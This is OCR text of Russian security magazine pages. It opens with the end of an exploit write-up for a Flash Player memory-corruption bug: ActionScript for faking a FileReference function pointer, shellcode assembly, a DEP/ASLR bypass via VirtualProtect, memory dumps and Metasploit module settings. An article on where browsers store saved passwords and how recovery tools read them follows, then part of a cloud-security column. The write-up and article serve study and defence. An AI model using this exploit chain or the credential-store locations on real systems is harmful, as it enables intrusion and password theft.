Далее ищем для каждого объекта FileReference из кучи место, подходящее нам, чтобы перезаписать указатель функции. Например, если мы запишем v = a[x+2], то адрес v[2] будет указателем функции. Область памяти вокруг этой ложной функции можно представить на ActionScript следующим образом:

```
var aaak:uint = this.aaal(v, ↵
  opened_up_vector_pos);
var aaam:uint = this.read_memory(v, ↵
  opened_up_vector_pos, aaak + 32);
var aaao:Boolean = true;
var fake_func_ptr1:uint = 0;
var fake_func_ptr2:uint = 0;
if(aaao)
{
    fake_func_ptr = this.search_fake_func_ptr↵
      (v, opened_up_vector_pos);
    fake_func_ptr1 = fake_func_ptr[0];
    fake_func_ptr2 = fake_func_ptr[1];
    shellcode_array = ↵
      this.allocate_vector_array_with_values↵
      (0x45454545, 0x90909090);
    shellcode_array_address = ↵
      this.search_vector_array↵
      (v,opened_up_vector_pos, 0x46464646);
    this.build_shellcode(shellcode_array,↵
      shellcode_array_address,↵
      file_reference_obj_addr);
    v[7] = fake_func_ptr1 + 0;
    v[4] = fake_func_ptr2;
    v[0] = 4096;
    v[1] = shellcode_array_address & 0xFFFFF000;
```

Теперь эксплойт может контролировать данные для указателей на объекты FileReference. Поиск нужного места ведется с помощью эвристического метода, и когда подходящее обнаруживается, то адрес с таблицей указателей заменяется на ложный. Полученная ложная таблица с аргументами представлена на рис. 17. v[7] становится указателем после вызова метода `cancel`. Код вызова метода довольно банален:

```
i = 0;
while (i < 64) {
    b[i].cancel();
    i++;
}
```

Дизассемблированный код, на который указывал аргумент v[7], представлен на рис. 18.

Эта функция использует аргументы из таблицы указателей. Eax указывает на местонахождение v2 (после вызова. Инструкции 0x6EB8D5D8 и 0x6EBD5DB показывают, что использовались два аргумента из eax-8(v0 () и eax(v[1]), которые были интерпретированы как размер и адрес памяти.

Далее происходит вызов функции call_virtual_protect, что в конечном итоге вызовет VirtualProtect API и даст права на выполнение кода в нужной области памяти. Повторное ис-

Рис. 6. Начало Pixel Bender данных — триггера уязвимости

Рис. 7. Pixel Bender код, вызывающий уязвимость

Рис. 8. Повреждение памяти

Рис. 9. Код для повреждения памяти

Рис. 10. Перевод байт-кода в опкод

Рис. 11. Код, устанавливающий значения регистров


Рис. 12. Код для второго повреждения памяти

Рис. 13. Базовый адрес, указывающий на одну из heap spray дыр размером 0x88

Рис. 14. После повреждения памяти a[x+1 (.length будет равна большому значению

Рис. 15. Память после повреждения дополнительных длин полей Vector








Рис. 16. Модифицирование объекта FileReference

Рис. 17. Ложная таблица FileReference

Рис. 18. Код, на который указывает аргумент v[7]

Рис. 19. Код внутри функции call_virtual_protect

Рис. 20. Замена v[7]

пользование кода из главного SWF-файла помогает нам обойти DEP.

Так как описанные выше манипуляции в итоге помогают нам обойти ASLR-защиту, а DEP изменяет права в отведенной памяти, дальнейшее выполнение нужного нам произвольного кода не вызывает трудностей.

EXPLOIT

Для начала наш эксплойт создает шелл-код и изменяет v[7] так, чтобы он указывал на адрес полученного шелл-кода.

```
function build_shellcode(param1:Array, ↵
param2:uint, param3:uint) : * {
    var _loc4_:uint = 0;
    while (_loc4_ < param1.length) {
        param1[_loc4_][2] = 1458342741;
        param1[_loc4_][3] = 275272535;
        param1[_loc4_][4] = 3.905129185E9;
        param1[_loc4_][5] = 75;
        param1[_loc4_][6] = 3.113259152E9;
        param1[_loc4_][7] = param2;
        param1[_loc4_][8] = 4.230239373E9;
        param1[_loc4_][9] = 1749051985;
        param1[_loc4_][10] = 4096;
        param1[_loc4_][11] = 1758527313;
        param1[_loc4_][12] = 3.847464024E9;
        param1[_loc4_][13] = 10984;
        param1[_loc4_][14] = 3.197145088E9;
        param1[_loc4_][15] = param3;
        param1[_loc4_][16] = 1749052048;
```

Следующий код заменяет указатель функции для метода `cancel` внутри ложного объекта FileReference и запускает его.

```
v[7] = shellcode_array_address;
i = 0;
while (i < 64) {
    b[i].cancel();
    i++;
}
```

```
09184650 40000001
09184654 07de3000
09184658 00001000
0918465c 0a3e3000
09184660 00000000
09184664 00000000
09184668 00000000
0918466c 00000000
09184670 00000000
09184674 0a3e302c
09184678 00000000
0918467c 00000000
```
20 — v.length; v[7]: shellcode

Когда дополнительные методы `cancel` будут вызваны, наша ложная таблица будет выглядеть примерно так (см. рис. 20). Адрес, указанный с помощью v[7], будет уже с правами на выполнение, установленными с помощью предыдущего вызова метода `cancel`, который уже и вызывал `VirtualProtect`.

Готовый эксплойт доступен в виде модуля для Metasploit. Кстати, с января этого года разработчики переделали модель использования эксплойтов, атакующих через браузер, с чем я и столкнулся, когда портировал свой модуль для уязвимости в том же Flash Player 2013-0634, о котором мы писали в одном из номеров. Например, требование модуля для Flash-эксплойтов будет выглядеть так:

```
'BrowserRequirements' =>
  {
    :source => /script|headers/i,
    :clsid => "{D27CDB6E-AE6D-11cf-96B8-↵
          444553540000}",
    :method => "LoadMovie",
    :os_name => Msf::OperatingSystems::WINDOWS,
    :ua_name => Msf::HttpClients::IE,
    :flash => lambda { |ver| ver =~ /^11\.5/ && ↵
               ver < '11.5.502.149' }
  },
```

Или IE с библиотеками определенных версий:

```
'BrowserRequirements' =>
  {
    :source => /script/i,
    :os_name => OperatingSystems::WINDOWS,
    :ua_name => HttpClients::IE,
    :ua_ver => "9.0",
    :os_flavor => "7",
    :java => /1\.6|6\.0/,
    :mshtml_build => lambda { |ver| ver.to_i.↵
    between?(16446, 16490) } # May 17 mshtml to ↵
    MS13-Jun
  },
```

И это лишь одно из нововведений браузерных эксплойтов от известного фреймворка.

TARGETS

Проверено на:

- 13.0.0.206;
- 11.2.202.356;
- 11.7.700.279.

SOLUTION


Есть исправление от производителя.


CATALOGO
ALFABETICO

ХРАНИТЕЛИ СЕКРЕТОВ

КАК СОВРЕМЕННЫЕ БРАУЗЕРЫ ЗАЩИЩАЮТ ТВОИ ПЕРСОНАЛЬНЫЕ ДАННЫЕ

Популярные браузеры позволяют хранить логины пользователя и пароли, которыми он пользуется на сайтах, а затем автоматически заполнять соответствующие поля при посещении сайтов. Хотя браузеры сохраняют эти учетные данные в зашифрованном виде, злоумышленник, получивший доступ к компьютеру, все равно сможет их прочитать и использовать. Давай рассмотрим алгоритмы хранения паролей, способы их взлома и методы защиты.



Сергей Сторчак
ser-storchak@mail.ru

ПРОБЛЕМА ОДНОГО ПАРОЛЯ

Чаще всего для аутентификации пользователя на том или ином онлайн-сервисе применяется пара логин-пароль, причем пароль должен быть достаточно стойким к взлому (следовательно, сложным). Чем больше сервисов, тем больше паролей приходится запоминать. Поэтому многие используют один и тот же пароль для различных аккаунтов. Как правило, злоумышленники, заполучив твой пароль на одном сайте, пытаются использовать его на других твоих аккаунтах. Для решения данной проблемы и придумали менеджеры паролей, которые умеют не только безопасно хранить учетные данные и генерировать стойкие пароли, но и автоматически заполнять соответствующие поля данными для аутентификации при следующем посещении сайтов и онлайн-сервисов. Большинство современных браузеров имеют собственные менеджеры паролей, и, соответственно, алгоритмы хранения паролей у каждого браузера различные. Об этом мы и поговорим.

IE10, 11

Начиная с Internet Explorer версии 7.0 Microsoft полностью изменила способ хранения паролей. В предыдущих версиях (4.0–6.0) все пароли хранились в разделе реестра, именуемом Protected Storage System Provider (PStore). Теперь пароли хранятся в разных местах в зависимости от типа пароля. Существует два типа паролей: пароли автозаполнения (AutoComplete) и пароли HTTP-аутентификации.

Пароли автозаполнения хранятся в `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2` разделе реестра. Здесь каждая запись соответствует хешу сайта, на котором логин и пароль были сохранены. Данные попадают в реестр сразу после того, как пользователь ответит согласием на предложение браузера сохранить его credentials. Поскольку адрес сайта используется для создания ключа шифрования, учетные данные возможно восстановить, только если адрес сайта есть в истории просмотра браузера. Если в IE очистить историю просмотра, выполнить восстановление данных будет невозможно до тех пор, пока снова не посетишь сайт, на котором они сохранялись.


Рассмотрим упрощенный алгоритм работы IE11 при сохранении учетных данных с помощью автозаполнения:

1. Сохраняем адрес сайта, который в дальнейшем будет использоваться в качестве ключа шифрования (`EncryptionKey`).
2. Получаем ключ записи (`RecordKey`), где `RecordKey = SHA(EncryptionKey)`.
3. Подсчитываем контрольную сумму `RecordKey` для проверки целостности ключа записи (целостность самих данных нам будет гарантировать DPAPI) `RecordKeyCrc = CRC(RecordKey)`.
4. Шифруем данные ключом шифрования `EncryptedData = DPAPI_Encrypt(Data, EncryptionKey)`.
5. Сохраняем в реестре `RecordKeyCrc + RecordKey + EncryptedData`.
6. «Забываем» `EncryptionKey`.


Алгоритм расшифровки выглядит следующим образом:

1. При посещении сайта берем его адрес (`EncryptionKey`) и получаем ключ записи `RecordKey = SHA(EncryptionKey)`.
2. Проходим по списку всех ключей записи в поиске RecordKey. Если RecordKey найден, расшифровываем данные, которые хранятся вместе с этим ключом, с помощью `EncryptionKey`. `Data = DPAPI_Decrypt(EncryptedData, EncryptionKey)`.

Шифрование учетных данных HTTP-аутентификации выполняется с помощью службы Vault. Данная служба была добавлена в Windows 7 и пришла на смену устаревшему хранителю учетных данных пользователя Credential Manager, который был в предыдущих версиях ОС от Microsoft. Принцип ее работы схож с Gnome Key Ring в Linux или Apple Keychain в Mac OS. Она позволяет хранить три типа паролей: учетные данные Windows (Windows Credentials), учетные данные на основе сер-



Хранилище Windows



Установка мастер-пароля в Firefox

тификата (Certificate-Based Credentials) и общие учетные данные (Generic Credentials).

В учетных данных Windows можно хранить имена пользователей и пароли, используемые для входа на сетевые ресурсы, подключения к удаленному рабочему столу (терминальный сервер) и на сайты (встроенная аутентификация Windows — Integrated Windows Authentication, IWA). К последним относятся и пароли HTTP-аутентификации. Учетные данные Windows Vault хранятся на компьютере в папках, называемых хранилищами. Сама система Windows и прикладные программы (такие как браузеры) могут безопасно передавать учетные данные в хранилищах другим компьютерам и сайтам. Файлы службы Vault расположены в папке профиля пользователя:

```
C:/Users/<USER_NAME>/AppData/Local/Microsoft/↵
Vault/<GUID_хранилища>
```

и

```
C:/Users/<USER_NAME>/AppData/Roaming/Microsoft/↵
Vault/<GUID_хранилища>
```

(если компьютер — элемент домена Active Directory), где `<USER_NAME>` — имя пользователя, `<GUID_хранилища>` — глобальный уникальный идентификатор хранилища. В перечисленных выше каталогах лежат следующие файлы (файлы создаются только после того, как пользователь сохранит свои учетные данные):

- `Policy.vpol` — набор ключей шифрования, которые используются для защиты пользовательской информации. Данные ключи могут быть защищены с помощью DPAPI (Data Protection API) либо с помощью пароля пользователя (не используется в Windows 8). Алгоритм для защиты паролей — PBKDF2 (Password-Based Key Derivation Function);
- `<GUID_хранилища>.vsch` — содержит схему или описание данных для учетных данных, находящихся в хранилище;
- `<GUID_хранилища>.vcrd` — содержит учетные данные пользователя (пароли и прочее), зашифрованные с помощью алгоритма AES. Ключ шифрования берется из `Policy.vpol`; в каждой записи при шифровании используется соль.

Если необходимо избавиться от всех сохраненных учетных данных, можно просто удалить эти файлы в указанных директориях.

FIREFOX 30

В Firefox хранить учетные данные пользователя помогает «Менеджер паролей». Всякий раз, когда пользователь вводит логин и пароль в форму на каком-либо сайте, менеджер предлагает запомнить учетные данные, и если пользователь соглашается, то имя пользователя и пароль будут храниться во внутренней базе данных авторизации. Поэтому в следующий раз и далее всякий раз, когда пользователь посещает сайт, он сможет автоматически вставлять в поля авторизации сохраненные учетные данные, что позволяет сэкономить время на вводе данной информации. В то же время пользователь может выбрать никогда не хранить учетные данные для конкретного сайта. В таком случае сайт добавляется в список исключений, и менеджер паролей никогда больше не будет докучать юзеру предложениями сохранить его логин/пароль для данного конкретного сайта. Кстати, начиная с версии 27 в огнелисе реализовали поддержку полей ввода пароля, сгенерированных скриптами.

В папке, где хранится профиль пользователя, после заполнения HTML-формы учетными данными и нажатия кнопки «Запомнить пароль» создаются файлы `key.db`, `key3.db` и `signons.sqlite`. Как ты помнишь, профиль пользователя находится

- в Windows 7: `%userprofile%\Application Data\Mozilla\Firefox\Profiles\UID.default\`;
- в Linux: `~/.mozilla/firefox/UID.default/`,

где `%userprofile%` — переменная окружения в Windows, в которой хранится путь к домашней директории пользователя, а `UID` — восьмисимвольный уникальный идентификатор, который генерируется случайным образом при первом использовании браузера.

Файл `key.db` используется для создания файла `signons.sqlite` и его последующей расшифровки. В самом же `signons.sqlite` хранятся имена пользователей, пароли, адреса сайтов, где были сохранены эти данные, и исключения для сайтов, для которых выбрано «Никогда не сохранять пароль». Эти данные шифруются с помощью ключа Triple DES (CBC mode) и кодируются алгоритмом Base64. Ключ хранится в файле key3.db. Адреса сайтов не шифруются, поскольку они используются в качестве ключей для поиска учетных данных: когда менеджеру паролей браузера необходимо автоматически заполнить веб-форму на сайте, он ищет соответствующий URL в файле signons.sqlite, и, если URL найден, происходит автоматическое заполнение веб-формы данными для авторизации.


GOOGLE CHROME 35 И OPERA 21

Браузеры Google Chrome и Opera разработаны на основе свободного браузера Chromium и движка Blink, поэтому алгоритм хранения паролей у них схож. Они, так же как и огнелис, имеют встроенный менеджер паролей. Как и в случае с Firefox, здесь также используется формат баз данных SQLite. При подтверждении сохранения пароля на сайте информация сохраняется в таблице `logins` в файле базы данных `Login Data`, лежащем в папке профиля пользователя (для хрома это директо-

ДОВЕРЯЙ, НО ПРОВЕРЯЙ

Хочется отдельно упомянуть, что установленные дополнения и плагины также могут воровать сохраненную в менеджере паролей информацию, поскольку они имеют полный доступ к любым данным браузера. Поэтому рекомендуется устанавливать дополнения только с официальных сайтов, которые будут проверены разработчиками конкретного браузера:

- **Firefox:** https://addons.mozilla.org/ru/firefox/;
- **Opera:** https://addons.opera.com/ru/extensions/;
- **Chrome:** https://chrome.google.com/webstore/category/extensions;
- **IE:** www.iegallery.com/Addons.



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

УТИЛИТЫ

Существует ряд утилит, позволяющих восстанавливать сохраненные в браузерах данные авторизации. Их список довольно внушителен, поэтому приведу лишь несколько:

- IE PassView (goo.gl/xygiqX) — компактная утилита управления паролями, хранимыми в Internet Explorer, поддерживает все версии IE. Утилита выводит следующую информацию: адрес сайта, тип пароля (автозаполнение, защищенный паролем сайт или FTP), место хранения (реестр, Credentials File и Protected Storage), имя пользователя и его пароль.
- Windows Vault Password Decryptor (goo.gl/sbiFM6) — утилита для быстрого восстановления сохраненных паролей в Windows Credential Manager.
- Firefox Password Remover (goo.gl/iuPUDr) — утилита для просмотра информации, сохраненной в менеджере паролей, и ее удаления.
- WebBrowserPassView (goo.gl/tVgvxR) — инструмент для восстановления паролей, сохраненных в следующих браузерах: IE, Firefox, Chrome, Safari и Opera.
- Browser Password Decryptor (goo.gl/yVvmWZ) — восстанавливает хранимые данные авторизации пользователя в следующих браузерах: Firefox, IE, Chrome, CoolNovo Browser, Opera, Safari, Comodo Dragon, SeaMonkey и Flock.

Следует отметить, что пользователь с правами администратора может восстановить все пароли из менеджера паролей, остальные пользователи — только свои данные.

РАЗРАБОТЧИКИ САЙТОВ ТАКЖЕ МОГУТ ПОМОЧЬ СОХРАНИТЬ В БЕЗОПАСНОСТИ ЛОГИНЫ И ПАРОЛИ ПОЛЬЗОВАТЕЛЯ, ПРОСТО ПРИНУДИТЕЛЬНО ОТКЛЮЧИВ ДЛЯ ОТДЕЛЬНЫХ ПОЛЕЙ ИЛИ ДАЖЕ ЦЕЛЫХ ФОРМ МЕХАНИЗМ АВТОЗАПОЛНЕНИЯ

рия `\Users\<username>\Appdata\Local\Google\Chrome\User Data\Default\`, для Оперы — `\Users\<username>\AppData\Roaming\Opera Software\Opera Stable\`). Можешь использовать любой редактор SQLite (например, SQLite Database Browser, goo.gl/tMn2cH) для просмотра содержимого этого файла.

Сама таблица `logins` состоит из 17 столбцов, из них наибольший интерес представляют только восемь:


- `Origin_URL` — основной адрес сайта;
- `Action_URL` — адрес сайта, включающий путь до скрипта авторизации;
- `Username_element` — название поля имени на сайте;
- `Username_value` — фактическое имя пользователя (логин);
- `Password_element` — название поля пароля на сайте;
- `Password_value` — пароль;
- `Date_created` — дата и время создания (сохранения) записи в формате UNIX;
- `Blacklisted_by_user` — равно 1 или 0, в зависимости, от того находится сайт в черном списке или нет.

Кроме поля password_value, все перечисленные поля хранят данные в открытом виде. Пароль шифруется с помощью DPAPI, а это означает, что в случае кражи файла с паролями они не смогут быть расшифрованы на другом компьютере (только на том же самом).

Таблица logins

RecNo	origin_url	action_url	username_element	username_value	password_element
	Click here to define a filter				
1	https://accounts.google.com/ServiceLogin	https://accounts.google.com/ServiceLoginAuth	Email	somelogin	Passwd
2	http://www.mail.ru/	https://auth.mail.ru/cgi-bin/auth	Login	somelogin	Password
3	http://192.168.0.1/			somelogin	
4	https://www.dropbox.com/login	https://www.dropbox.com/login	login_email	somelogin	login_password
5	http://4pda.ru/forum/index.php	http://4pda.ru/forum/index.php	UserName	somelogin	PassWord

Файл, хранящий пароли пользователя браузера Google Chrome



МЕТОДЫ ЗАЩИТЫ

Как ты, возможно, уже знаешь, пользователь с правами администратора может восстановить хранящиеся в браузере данные авторизации любого пользователя системы. Кроме того, пользовательские пароли могут быть похищены вредоносными программами, проникнувшими в систему.

Ни хром, ни опера не имеют дополнительных средств защиты, поэтому пользователям этих браузеров лучше вовсе отказаться от возможности автозаполнения паролей и воспользоваться сторонними менеджерами паролей (чтобы выбрать подходящий, настоятельно рекомендую тебе изучить статью «Проверка на прочность» из номера 179 журнала). Firefox же предлагает более высокий уровень безопасности, предоставляя возможность задать менеджеру паролей мастер-пароль. Для этого в настройках браузера на вкладке «Защита» надо всего лишь установить флажок «Использовать мастер-пароль». Этот пароль должен быть надежным. Шкала уровня качества пароля укажет на его стойкость к взлому.

В Windows Vault присутствует возможность блокировки хранилища с помощью пароля. Также можно настроить хранилище запрашивать у пользователя разрешение при попытке приложения получить доступ к паролю элемента.

Ну и наконец, разработчики сайтов. Они также могут помочь сохранить в безопасности логины и пароли пользователя, просто принудительно отключив для отдельных полей или даже целых форм механизм автозаполнения с помощью установки атрибута `autocomplete="off"`. Соответственно, для конкретного поля это будет выглядеть так: `<input name="login" autocomplete="off" />`, а для формы: `<form autocomplete="off">`.

ЗАКЛЮЧЕНИЕ

Как видишь, польза от функций сохранения паролей и автозаполнения форм довольно сомнительна. На мой взгляд, они могут принести пользователю больше вреда в случае угона его логинов/паролей и прочих важных данных. Поэтому я бы предпочел, чтобы браузеры не брали на себя заботу по запоминанию моих паролей. Но увы, такая фича присутствует практически везде. Да, как ты можешь справедливо заметить, ее можно отключить. Но никто не даст гарантии, что «друг» или «коллега», севший за твой компьютер, не включит ее, после чего все твои credentials будут сохраняться абсолютно незаметно для тебя (а «друг» через некоторое время получит твои сохраненные credentials и вернет все на свои места). Так что, видимо, выход один — просто быть всегда начеку.



WWW

Интересная статья про DPAPI: goo.gl/AlnQJw

Куча материалов по восстановлению забытых паролей: goo.gl/dvOjoW

Колонка Алексея Синцова

ОБЛАКА, ОБЛАКА — КУЧЕРЯВЫЕ БОКА

ПОЧЕМУ ОБЛАЧНЫЕ СИСТЕМЫ ПОМОГАЮТ ДЕЛАТЬ НАШИ РЕШЕНИЯ БЕЗОПАСНЕЕ?

ИБ-маркетинг очень часто сводится к парадигме «запугивания и впаривания». Если есть что-то, то оно должно быть небезопасно, иначе и бизнеса нет. Не обошлись без этого и облачные решения, даже несмотря на то, что облако облаку рознь и они могут отличаться чуть менее, чем всем. Тема, конечно, баян, но люди все еще говорят об этом, а главное — облака растут, и все больше решений создаются с их использованием. Люди делятся на две группы: тех, кто считает облака злом и источником угроз, и тех, кто видит в них технические преимущества, которые сделают бизнес эффективнее. Ну а настоящие безопасники должны занимать позицию где-то посередине.



Алексей Синцов

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.

alexey.sintsov@here.com

Для начала я бы хотел обратить внимание, что облака разные. Очень разные, не только по технической реализации — но и по сути функционирования и бизнес-задачам, и только когда мы четко понимаем первое, можно говорить о некой «безопасности».

БУМАЖНАЯ ИБ


Как правило, требования регуляторов и локальные законы могут накладывать условия по защите данных. Например, что, если нельзя хранить персональные данные «за границей» и можно пользоваться только «русскими облаками»? Банковская тайна — такая же проблема, ну нельзя передавать эту информацию кому попало, неизвестно куда. Конечно, мы понимаем, что к реальным проблемам ИБ это относится мало, но вот предположим, что хранится у нас на Амазоне два миллиона емейлов и ФИО пользователей. Мы их защищаем так же, а на самом деле даже лучше, как если бы они хранились у нас в ЦОДе. Тогда в чем разница? В том, что на Амазоне могут прийти дяди из АНБ и вставить «сниффер» при помощи Амазона? Могут, и в итоге они получат данные пользователей нашего магазина «Рог изобилия отменных товаров по низким ценам». Так и сами амазоновцы могут… сколько врагов у нашего магазина!

Это я к тому, что для каждого конкретного проекта нужно использовать адекватную систему оценки рисков. Не стоит пользоваться амазоновским S3 для хранения научных изысканий НИЦ «Курчатовский институт», но если ты коммерческий сервис, как, например, Prezi, то выгода налицо, и даже безопаснее, может быть, чем хостить выделенными серверами. Короче, тут вопрос сугубо «бумажный» — понять, что защищаем, от кого, как нам может влететь и откуда. Мерчанты, онлайн-сервисы, задачи документооборота или бэкапа очень выгодно могут быть выделены в облако, и только зануды регуляторы могут понатыкать палки в колеса, тормозя прогресс и эффективность, — все это надо взвесить и учесть, и, если публичное облако не подходит, всегда можно разработать свое, частное облако в своих ЦОДах (если ресурсы позволяют и это того стоит).

Еще облако может быть полезно и для другой категории бизнесов, частный пример — бэкап в облаке за кордоном. Ведете вы себе бизнес, никого не трогаете, немного мухлюете то там, то тут, и вот однажды к вам маски-шоу — бац… а у вас все серверы чистые и пушистые, так как вся тема где-то в облаках :). Тру стори, бро!

НЕБУМАЖНАЯ ИБ

Когда вопрос доходит до не теоретических анализов угроз и страхов перед НЛО, то вполне очевидно, что облачные решения — это те же информационные технологии и решения, которые применяются и в обычных ЦОДах. А если уже говорить на более конкретных примерах, то особой






Рис. 1. Ищите ключи доступа к облакам… особенно в мобильных приложениях :)

Рис. 2. Scout2 — простой скрипт, пример автоматизации и анализа настроек вашего AWS-аккаунта

разницы вообще нет. Ну вот у вас есть веб-шоп в публичном облаке — все равно, где вы хоститесь, — если вы написали дырявый PHP-скрипт, вашу базу вытащат и даже не заметят, в облаке вы или нет. Отсюда вывод: безопасность в облаке — вопрос точно такой же, как и безопасность не в облаке, и придется решать абсолютно те же задачи, кроме задачи доверия к физике и провайдеру облака. Так что смело могу заявить, что шум вокруг облачной ИБ довольно надуманная вещь и связан он в основном с «бумажной ИБ». Облачные решения не менее дырявы и не более безопасны, чем любые другие. Есть свои плюсы и минусы, но они уже зависят от конкретной реализации.

ОБЛАЧНАЯ ПОЛЬЗА

